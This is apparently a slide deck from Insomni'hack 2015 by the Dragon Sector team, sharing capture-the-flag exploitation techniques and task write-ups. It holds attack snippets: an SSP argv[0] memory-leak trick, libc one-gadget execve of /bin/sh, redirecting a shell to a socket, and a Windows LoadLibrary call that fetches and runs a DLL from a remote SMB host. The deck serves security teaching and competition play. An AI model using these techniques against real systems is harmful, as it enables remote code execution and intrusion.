



Pwning (sometimes) with style

Dragons' notes on CTFs

Mateusz "j00ru" Jurczyk, Gynvael Coldwind

Insomni'hack 2015, Geneva

Who

- Gynvael Coldwind

- Dragon Sector Team Captain
- <http://gynvael.coldwind.pl/>
- [@gynvael](#)

- Mateusz Jurczyk

- Dragon Sector Team Vice-Captain
- <http://j00ru.vexillium.org/>
- [@j00ru](#)

Dragon Sector?

*gynvael j00ru adam_i Mawekl
fel1x redford mak vnd valis
tkd q3k keidii jagger
lymphocytus*

Insomni'hack 2014
Geneva, Switzerland





Dragon Sector?

- CTFTime.org
- Write-ups
 - <http://dragonsector.pl/>
- Onsite events

Team rating

[2015](#) [2014](#) [2013](#) [2012](#) [2011](#)

Place	Team	Country	Rating
1	Dragon Sector		1793,171
2	Plaid Parliament of Pwning		1592,179
3	More Smoked Leet Chicken		1256,494
4	StratumAuhuur		1074,093
5	penthackon		819,393
6	dcua		793,524
7	BalalaikaCr3w		742,368
8	Samurai		685,605
9	int3pids		681,592
10	tomcr00se		658,276

Agenda

**Random useful techniques and general thoughts on
CTF mixed with entertaining tasks.**



photo by Antony.sorrento

The SSP leak

- Stack Smashing Protector is a well-known mitigation against stack-based memory corruption (e.g. continuous buffer overflow)
 - first introduced in gcc 2.7 as *StackGuard*
 - later known as *ProPolice*
 - finally reimplemented by RedHat, adding the **-fstack-protector** and **-fstack-protector-all** flags.

SSP basics

- Restructures the stack layout to place buffers at top of the stack.
- Places a secret stack canary in function prologue.
 - checks canary consistency with a value saved in TLS at function exit.

SSP basics – canary verification

```
.text:0004853E          mov     edx, [esp+3Ch]
.text:00048542          xor     edx, large gs:14h
.text:00048549          jz      short locret_8048550
.text:0004854B          call   ___stack_chk_fail
.text:00048550          ; -----
.text:00048550          locret_8048550:                                     ; CODE XREF: main+45↑j
.text:00048550          leave
.text:00048551          retn
.text:00048551          main      endp


.text:00000000000400681          mov     rdx, [rbp+var_8]
.text:00000000000400685          xor     rdx, fs:28h
.text:0000000000040068E          jz      short locret_400695
.text:00000000000400690          call   ___stack_chk_fail
.text:00000000000400695          ; -----
.text:00000000000400695          locret_400695:                                     ; CODE XREF: main+4A↑j
.text:00000000000400695          leave
.text:00000000000400696          retn
```


SSP basics – canary verification

```
.text:0004853E      mov     edx, [esp+3Ch]
.text:00048542      xor     edx, large gs:14h
.text:00048549      jz      short locret_8048550
.text:0004854B      call    ___stack_chk_fail
.text:00048550      ; -----
.text:00048550      locret_8048550:                                ; CODE XREF: main+45↑j
.text:00048550      leave
.text:00048551      retn
.text:00048551      main      endp

.text:00000000000400681      mov     rdx, [rbp+var_8]
.text:00000000000400685      xor     rdx, fs:28h
.text:0000000000040068E      jz      short locret_400695
.text:00000000000400690      call    ___stack_chk_fail
.text:00000000000400695      ; -----
.text:00000000000400695      locret_400695:                                ; CODE XREF: main+4A↑j
.text:00000000000400695      leave
.text:00000000000400696      retn
```

wait... what are those?



__stack_chk_fail

*** stack smashing detected ***: ./test_32 terminated

===== Backtrace: =====

/lib32/libc.so.6(__fortify_fail+0x50)[0xf75c8b70]

/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]

./test_32[0x8048550]

/lib32/libc.so.6(__libc_start_main+0xe6)[0xf74fcca6]

./test_32[0x8048471]

===== Memory map: =====

08048000-08049000 r-xp 00000000 08:01 23334379

08049000-0804a000 rw-p 00000000 08:01 23334379

09f20000-09f41000 rw-p 00000000 00:00 0

f74e5000-f74e6000 rw-p 00000000 00:00 0

[...]

f7760000-f7767000 rw-p 00000000 00:00 0

f7772000-f7774000 rw-p 00000000 00:00 0

f7774000-f7775000 r-xp 00000000 00:00 0

f7775000-f7791000 r-xp 00000000 08:01 27131910

f7791000-f7792000 r--p 0001b000 08:01 27131910

f7792000-f7793000 rw-p 0001c000 08:01 27131910

ff9bc000-ff9d1000 rw-p 00000000 00:00 0

Aborted

/home/j00ru/ssp_test/test_32

/home/j00ru/ssp_test/test_32

[heap]

[vdso]

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

[stack]

__stack_chk_fail

*** stack smashing detected ***: ./test_32 terminated

===== Backtrace: =====

/lib32/libc.so.6(__fortify_fail+0x50)[0xf75c8b70]

/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]

./test_32[0x8048550]

/lib32/libc.so.6(__libc_start_main+0xe6)[0xf74fcca6]

./test_32[0x8048471]

===== Memory map: =====

08048000-08049000 r-xp 00000000 08:01 23334379

08049000-0804a000 rw-p 00000000 08:01 23334379

09f20000-09f41000 rw-p 00000000 00:00 0

f74e5000-f74e6000 rw-p 00000000 00:00 0

[...]

f7760000-f7767000 rw-p 00000000 00:00 0

f7772000-f7774000 rw-p 00000000 00:00 0

f7774000-f7775000 r-xp 00000000 00:00 0

f7775000-f7791000 r-xp 00000000 08:01 27131910

f7791000-f7792000 r--p 0001b000 08:01 27131910

f7792000-f7793000 rw-p 0001c000 08:01 27131910

ff9bc000-ff9d1000 rw-p 00000000 00:00 0

Aborted

/home/j00ru/ssp_test/test_32

/home/j00ru/ssp_test/test_32

[heap]

[vdso]

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

/lib32/ld-2.11.3.so

[stack]

__stack_chk_fail

```
void
__attribute__((noreturn))
__stack_chk_fail (void)
{
    __fortify_fail ("stack smashing detected");
}
```


fortify_fail

void

__attribute__((noreturn))

__fortify_fail (msg)

const char *msg;

{

/* The loop is added only to keep gcc happy. */


while (1)

__libc_message (2, "*** %s ***: %s terminated\n",
msg, __libc_argv[0] ?: "<unknown>")


}

libc_hidden_def (__fortify_fail)

The argv array is at the top of the stack!



The argv array is at the top of the stack!



We can overwrite it, too!

```
$ ./test_32 `perl -e 'print "A"x199'`  
*** stack smashing detected ***: ./test_32 terminated
```

```
$ ./test_32 `perl -e 'print "A"x200'`  
*** stack smashing detected ***: terminated
```

```
$ ./test_32 `perl -e 'print "A"x201'`  
*** stack smashing detected ***: terminated
```

```
$ ./test_32 `perl -e 'print "A"x202'`  
Segmentation fault
```


Requirements

- In case of remote exploitation, have stderr redirected to socket.
 - libc writes the debug information to `STDERR_FILENO`.
 - pretty common configuration in CTF.
- Have a long stack buffer overflow in a SSP-protected function.
 - in order to reach `argv[0]` at the top of the stack.
- Unlimited charset is a very nice bonus.

Very powerful memory disclosure

- With no PIE, we can read process static memory.
 - secrets? keys? admin passwords?
- With a 32-bit executable, we can brute-force ASLR and read “random” chunks of:
 - stack
 - heap
 - dynamically loaded libraries such as libc.so.

Notable examples

- **CODEGATE 2014 finals**, task *wsh*



- Admin password in static memory with no PIE → RCE

- **CODEGATE 2014 finals**, task *pentest3r*

- Secret string in heap memory → RCE

- **PlaidCTF 2014**, task *bronies*

- XSS via a vulnerable CGI binary



References

1. Dan Rosenberg,

Fun with FORTIFY_SOURCE,

http://vulnfactory.org/blog/2010/04/27/fun-with-fortify_source/

2. Adam “pi3” Zabrocki,

Adventure with Stack Smashing Protector (SSP),

<http://blog.pi3.com.pl/?p=485>



Remote KG

Event:	Pwnium CTF 2014
Organizers:	SpectriX
Date:	4-5.7.2014
Category:	Forencics + Reverse Engineering
Points:	250 (scale 100 - 500)
Solved by:	no one / gynvael

Remote KG

Task: Given a PCAP file, find the flag.

The authors were merciful: TCP **watchme-7272**

```
$!#21+$OK#9a+$?#3f+$T0505:0*"00;04:6094aebf;08:503  
87db7;thread:68b;core:0;#95+$qfThreadInfo#bb+$m68b  
#3d+$qsThreadInfo#c8+$l#6c+$qfThreadInfo#bb+$m68b#  
3d+$qsThreadInfo#c8+$l#6c+$g#67+$0*<6094aebf0*4503  
87db792022000730*"7b0*"7b0*"7b0*}0*q7f030*(f*  
0*}0*}0*}0*%801f0*!b0*"#f1
```


Remote KG

So... what is this protocol?

+\$m*b77d38fd*,3#35+\$c00f84#95

+\$vCont;s:68b#c2+\$T0505:b892aebf;04:a892
aebf;08:63850408;thread:68b;core:0;#1b

Remote KG

So... what is this protocol?

+\$m*b77d38fd*,3#35+\$c00f84#95

+\$vCont;s:68b#c2+\$T0505:b892aebf;04:a892
aebf;08:63850408;thread:68b;core:0;#1b

GDB Remote Serial Protocol

Remote KG

So... what is this protocol?

+\$mb77d38fd, 3#35+\$c00f84#95

‘m addr, length’

Read length bytes of memory starting at address addr.

Remote KG

Next steps:

- write a parser
- extract the memory
- ? analyze the code/data section ?
- ? analyze the debugging session ?

Memory RLE gotcha: off by one

Remote KG

Memory (code) analysis was enough (kinda...):

```
v1 = calc_flag(v0);  
sprintf(&v4, "%i-x075321-%d\n", v1, 6);
```

```
__int64 __cdecl calc_flag(int a1)  
{  
    double v1; // ST08_8@1  
  
    v1 = (long double)(-880 * (554445 * a1 / 0x64u));  
    return LODWORD(v1);  
}
```


JS Puzzle

Event: SECCON CTF 2014 Quals

Organizers: SECCON CTF

Date: 6-7.12.2014

Category: Code / Web

Points: 100 (scale 100 – 500)

Solved by: gynvael

JavaScript cloze puzzle

Build JavaScript code to run "alert(1)". Please reload when you make a mistake.

Flag:

```
"use strict";

({[ " " :function(){
  this[ " " ] = (new Function( " " + " " + " " ))();
  var pattern = " ";
  var r = new RegExp( pattern );
  this[ r[ " " ]( pattern ) ][ " " ]( 1 );
}})[ " " ]( " " );
```

eval code

Function

eval

indexOf

debugger

^[w]\$

null

fromCharCode

charAt

function

return

match

new

toLowerCase

pattern

exec

/.*^_.*

constructor

alert

this

JS Puzzle

Simple and fun task, try it yourself!

Note: two solutions, but...



One-gadget RCE on Linux

- Assuming:
 - remote exploitation task for GNU/Linux,
 - `stdin` and `stdout` redirected to connection sockets,
 - ability to leak the base address of libc,
 - version of libc is known,
 - EIP / RIP can be controlled, but not the function parameters.
 - overwritten function pointer
 - overwritten `.got.plt` entry

What's the easiest way?

- Typically, if you have `EIP=0x41414141`, you feel like a winner already.
 - Moving from there to full RCE adds to the total task solving time, but it's usually no fun anymore: just craftsmanship.
 - It would be best to have a magic EIP which prints out the flag, and that's it, move on to the next task.
 - Unfortunately, that's never the case...

One-gadget RCE on Linux

- An `execve(["/bin/sh"])` gadget, or similar, would be useful...
- And in fact, there are such code paths in libc!
 - as part of the `system()` function implementation.

One-gadget RCE on Linux

```
.text:0000000000004641C  
.text:00000000000046423  
.text:0000000000004642A  
.text:0000000000004642F  
.text:00000000000046439  
.text:00000000000046443  
.text:00000000000046446  
.text:0000000000004644B  
.text:00000000000046450
```

```
.text:000000000000E6315  
.text:000000000000E631C  
.text:000000000000E6321  
.text:000000000000E6328  
.text:000000000000E632B  
.text:000000000000E6330
```

```
.text:000000000000E7216  
.text:000000000000E721D  
.text:000000000000E7222  
.text:000000000000E7229  
.text:000000000000E722C  
.text:000000000000E7231
```

```
mov     rax, cs:environ_ptr_0  
lea     rdi, aBinSh          ; "/bin/sh"  
lea     rsi, [rsp+180h+var_150]  
mov     cs:dword_3C16C0, 0  
mov     cs:dword_3C16D0, 0  
mov     rdx, [rax]  
call    execve  
mov     edi, 7Fh             ; status  
call    _exit
```

```
mov     rax, cs:environ_ptr_0  
lea     rsi, [rsp+1B8h+var_168]  
lea     rdi, aBinSh          ; "/bin/sh"  
mov     rdx, [rax]  
call    execve  
call    abort
```

```
mov     rax, cs:environ_ptr_0  
lea     rsi, [rsp+1C8h+var_168]  
lea     rdi, aBinSh          ; "/bin/sh"  
mov     rdx, [rax]  
call    execve  
call    abort
```


One-gadget RCE on Linux

If `std{out,err}` are redirected, `libc` and its base address are known, then:

Controlled EIP = instant win

String parameter controlled?

- If you have a primitive to call `system("controlled")`, that's even better for you.
- You can call the exploit multiple times with commands such as `pwd`, `ls`, `cd`, `cat flag` etc. respectively.
- Or you can save a few minutes and call one command, then interact directly with the remote shell.

I/O redirection

```
/bin/sh <&N >&N
```

- By default, the child process inherits parent's file descriptors.
- The above redirect the shell's `stdin`, `stdout` to the socket fd, enabling direct interaction through your exploit connection.
- Typically **N=4**, but YMMV depending on the program's logic (opened file descriptors).

Interactive remote shell in Python

- When an interactive shell is started remotely and redirected to socket fds, the following bit of Python code comes in handy:








```
import telnetlib  
  
...  
  
t = telnetlib.Telnet()  
  
t.sock = s  
  
t.interact()
```


One-gadget RCE on Windows

- In GNU/Linux remote exploitation challenges, the ultimate goal is to get `system("/bin/sh" or "controlled")`.
 - a maximum of two libc addresses required.
- Is there anything like that on Windows?
 - Windows CTF challenges are very occasional, but they do happen, e.g. **Breznparadisebugmaschine** at Hack.lu CTF 2013.

One-gadget RCE on Windows

- The `system` function is also implemented in Microsoft's version of the standard C library, `MSVCRT.DLL` (and derivatives).

 <code>swprintf_s</code>	000000006FF5ECF8	1327
 <code>swscanf</code>	000000006FF6BB89	1328
 <code>swscanf_s</code>	000000006FF73031	1329
 <code>system</code>	000000006FFAB177	1330
 <code>tan</code>	000000006FF7DE34	1331
 <code>tanh</code>	000000006FF80C69	1332
 <code>time</code>	000000006FF5F708	1333

- Unlike on Linux, `MSVCRT` is not always imported in the PE file.

One-gadget RCE on Windows

- There are two standard libraries, always loaded into process address space.
 - `NTDLL.DLL`
 - `KERNEL32.DLL` (`KERNELBASE.DLL` etc.)
- AFAIK, no “take this string and execute it as a shell command” export.
- But... there’s a “load a specified file as a DLL” function!

Say hi to LoadLibrary!

- In Windows, a “file path” can either be a local path or a remote path via one of the supported protocols, e.g. SMB.
 - This works everywhere: for opening files in Notepad, specifying DLL paths in the Import Table of PE files and so forth.
 - It also works for the argument of LoadLibrary!


```
LoadLibrary("\\11.22.33.44\\payload.dll")
```

The above will automatically download a DLL from a remote location and invoke its `DllMain` function.

You just have to write your payload and set up an SMB server.

The target must call `LoadLibrary` somewhere in the code.





Event:	PlaidCTF 2014
Organizers:	PPP
Date:	11-13.4.2014
Category:	Forensics
Points:	400 (scale 100-500)
Solved by:	gynvael, mak, q3k, keidii, ...

zfs

Given a 64MB zfs image, find the flag.

Problem 1:

Nothing wants to mount this ZFS image!

“ZFS not supported”

“The ZFS image is too new”

sad panda

zfs

Given a 64MB zfs image, find the flag.

Problem 1:

Nothing wants to mount this ZFS image!

“ZFS not supported”

“The ZFS image is too new”

OmniOS mounts it! → not_the_key, huh?

[illegible]

zfs

When in doubt, strings!

- `xor_key`
- `key.xor_encrypted`

zfs

What now?

- The smart/intelligent way

Read the ZFS docs, read about ZFS forensics, try to undelete these files.

zfs

What now?

- Gynvael's way: Brute force the XOR.



zfs

Problem 2:

- The image is 64MB.
- Huge output if done wrong.
- Files could be compressed.

zfs

Minimizing input - assume that the key:

- Has high entropy.
- Isn't made of nulls.
- Has some MSBs in bytes set.
- Doesn't have that many repeating bytes.
- Starts at the beginning of N byte block (N={0x20, 0x100, 0x200, 0x1000, etc.})

zfs

Reviewing output - assume that the flag:


- Is printable ASCII only.
- Better, it's lower+special only!
- Or maybe alphanumeric+special?
- Or it has words from English dictionary.

zfs

Still slow!

zfs

Sometimes you just have
to be at the right place
in the right time.



zfs

Now it's fast!

But still no flag!

zfs

Well... the not_the_key file was ASCII art.

Maybe the flag is also ASCII art?

< ZFS_daTa_1s_s4f35t_d4t4 >



And about system()...

- How do we even get `system("/bin/sh")` in GNU/Linux
 - For the `system()` part, we must have libc base address and the `system()` offset within it, if the target is dynamically linked.
 - For the `"/bin/sh"` part, we must have libc base address and the string offset within it, or controlled data at a known address.

```
.rodata:00161DBE                                     ; sub_3C660+19E6To ...
.rodata:00161DD5 aC                                   db '-c',0          ; DATA XREF: sub_3EE70+3DETo
.rodata:00161DD5                                     ; _IO_proc_open+3A4To ...
.rodata:00161DD8 aBinSh                               db '/bin/sh',0    ; DATA XREF: sub_3EE70+487To
.rodata:00161DD8                                     ; _IO_proc_open+3B8To ...
.rodata:00161DE0 aExit0                               db 'exit 0',0     ; DATA XREF: system:loc_3F478To
.rodata:00161DE7 aCanonicalize_c                     db 'canonicalize.c',0 ; DATA XREF: realpath:loc_3FA48To
.rodata:00161DF6 a__realpath                           db '__realpath',0 ; DATA XREF: realpath+4F6To
```


Getting remote shell

- Assumption: we have a “read” primitive (memory disclosure) from an arbitrary address. How do we proceed?

If the target executable imports `system()`, it's trivial: we just read the `.got.plt` entry and jump there (or just jump there).

```
.got.plt:00003A80 off_3A80      dd offset strchr      ; DATA XREF: _strchr↑r
.got.plt:00003A84 off_3A84      dd offset system      ; DATA XREF: _system↑r
.got.plt:00003A88 off_3A88      dd offset strncpy     ; DATA XREF: _strncpy↑r
```


Getting remote shell

- Otherwise, it's more complicated.
 - Even if the executable doesn't import `system()` specifically, it almost always imports a number of other functions.
 - The low 12 bits of their addresses are constant: they are offsets within memory pages and thus not subject to ASLR.
 - These offsets are characteristic for specific versions of libc!

Creating a corpus of libc files

- Download all available libc images for common distros.
 - Ubuntu and Debian are typically used to host CTF challenges.
- Process them with `objdump` to extract addresses of all public symbols.
- ???
- PROFIT!

With this, we can...

- Leak the addresses of some libc functions.
 - e.g. `read`, `write`, `printf` from `.got.plt` in static memory.
 - e.g. return address from main to `__libc_start_main` from stack.
- Find the corresponding libc file in our database.
- Extract the `system` address from the image and use it in our exploit.

Dragon Sector libc corpus

```
libc-2.11.1.so_06249e1613eda4cbf332393c0147e3d1 libc-2.13.so_71b83565a8e624d614003a949530a06e libc-2.15.so_806814f6747e236cbb1da382fa8e8db7
libc-2.11.1.so_10c6a6a7bbf0d08dd4eab8fde52cbee44a libc-2.13.so_7c2d40c028b8d8131980838b6a39b98d1c libc-2.15.so_818a89fa286573724b4d323f28395060
libc-2.11.1.so_13d4dc65d1f0c1a9918e5dd238ba0779b libc-2.13.so_7d2485399dbcc0b46a15ec65ad7f89520c libc-2.15.so_8bbf1b8e0c22ac079b87966a9b23c0
libc-2.11.1.so_185df2e4922090425e215bca254e2267 libc-2.13.so_814ad04f7d1d1171f0d73f21729d7ab3 libc-2.15.so_96ad2e901a4ee644fd91fc747750fb3c
libc-2.11.1.so_1a9317cf0f4fce155c3dc87d07b6c864 libc-2.13.so_827ef7491d3cee6b787b71e5e24f45db libc-2.15.so_99ad4875efe523c071afe1f3a1f05ae7
libc-2.11.1.so_2d6ba9fb885978af9a31a966d0be78f3 libc-2.13.so_856d9f47bcc01148002917d3c6b4ccbf libc-2.15.so_9c8f19d9b0cf8d3703f76e4d2c95ceb0
libc-2.11.1.so_4f9323bbd2a226abb2ec2c923fa54990 libc-2.13.so_88b7f2869fbcbf7969ca542294763acc libc-2.15.so_a02fbc781c68da25d571a07f8e79044d
libc-2.11.1.so_66d9495bc54d666b433ca9f265fbed8f libc-2.13.so_8cc8dcca55818bd3ab3074451b25671b libc-2.15.so_a6fb2d8042e1b3ef5386ceb0b5f2d117
libc-2.11.1.so_6726a7758575af9c9d24cc48442b70a8a libc-2.13.so_8d2b5aef55d00b68d4da6f95353e8e5f libc-2.15.so_bf02a9a38618abbd46cc10bdfec1fba
libc-2.11.1.so_68a6e181625533c8ab66d80227bf9e2de libc-2.13.so_966f1d65a4290174cc5e91d841823a46 libc-2.15.so_c45ab69f3014d9f7dc508ab93253918b
libc-2.11.1.so_6fff1d980595c09ab153b4c7456a6f1a libc-2.13.so_98e3570fed8dc5026327abb0ccdc55f libc-2.15.so_d531ad57eadc436fec1ea706848f906e
libc-2.11.1.so_80be8a8261062e12a3dbb82ad4533c82 libc-2.13.so_ab3cc60fb59e13a75c75071e4306e254 libc-2.15.so_d94731725a80e225d04fb6212c8fb374
libc-2.11.1.so_8169655aa290e8f3d87b39302af36932 libc-2.13.so_aba0ca843e2476df1b033b880b77d8a0 libc-2.15.so_dd65514a1bece072e39831cd728cb8ed
libc-2.11.1.so_921108bdfaff1a22fb5e84188066d5e0 libc-2.13.so_bc5632139339ca1ac6d6a158f38e6da2 libc-2.15.so_dfdcf6004b6f5088a6d692534bc4f9e
libc-2.11.1.so_92dc372de3b368d88f3cfd55becbcb772 libc-2.13.so_c4d26deed130d5d17e0d446370fc7c570 libc-2.15.so_e36916efd43f887ae2182d240e0cc03a
libc-2.11.1.so_94b49dd90d72664e59500dcfe8c7f151 libc-2.13.so_f80a71e21b7e40e17188a8ca2a1280edf libc-2.15.so_e74dfcf196fce2a638693931e7c7c18bf
libc-2.11.1.so_98b76a0df32209a3d4fa01d042857381 libc-2.13.so_f9973e9f2cc525b86ab136e89d9bf6d0 libc-2.15.so_ebd932491e22699c037d015d3a7445b7
libc-2.11.1.so_9fd29abb41b13f0e6c6c9d441886453 libc-2.13.so_faab64504039434d8752f8b457f65257b5 libc-2.15.so_f29527f9a9f14a2ce5686c9607ca364998
libc-2.11.1.so_bf6a841f779dde72f005df7cb4be8b0e libc-2.13.so_fae28f0c8586f2b712b191d82a51cbd libc-2.15.so_f3ea8b81081bd2a0f94470c905431dd3
libc-2.11.1.so_d0583c64a45e64225c766e096dc613c4 libc-2.13.so_fec598485123ba25c0f90b66a9591e7 libc-2.15.so_fdd2f0b3e20c55bb93c24456e342bf11a
libc-2.11.1.so_df0cc88c3bd17856164f20b482254a libc-2.15.so_03ed496c308c910ca14deacdd5491ee77 libc-2.15.so_f8e9994b970e892e935f7c959e248e6
libc-2.11.1.so_df81bd03d0fa2e59c8a860f6c890e6f libc-2.15.so_08f500d41c0b98ea2719823fa5c74eb7a libc-2.15.so_ffe5693d6ba6eafffb26d8c9a3c01fdc
libc-2.11.1.so_e64b707e762cf2816feda837ebc74357 libc-2.15.so_0ab6b70ebaafb27e8d1773a12e1ddbd3 libc-2.17.so_03529607817f1945354bc8991b73b867
libc-2.11.1.so_efd6f3ca3562cf75f2397f4691129ee9 libc-2.15.so_0a363f69185ca880c391173241031ca53 libc-2.17.so_03e342dfab744f669ac70df2c94a9fc5
libc-2.13.so_017ce353fffccca592ae52b6bd0f2631 libc-2.15.so_2404f4dbe8dc1e3c1cd09c677f579fff libc-2.17.so_06a6d23ab1a8a881d0264de258cfe2b8
libc-2.13.so_0c919dbde4512d2b4ab44dd82ee953c2 libc-2.15.so_25bc090d356728dc8ab370d73243001c libc-2.17.so_15e31a26f17fada264adcd269a8a389
libc-2.13.so_1b9ffdd306ada0a884cf78ff768e8209 libc-2.15.so_2752c14962ab3ad2139604b718eabf8075 libc-2.17.so_175ce77f0c5f89f38ad236c2b7b74926f
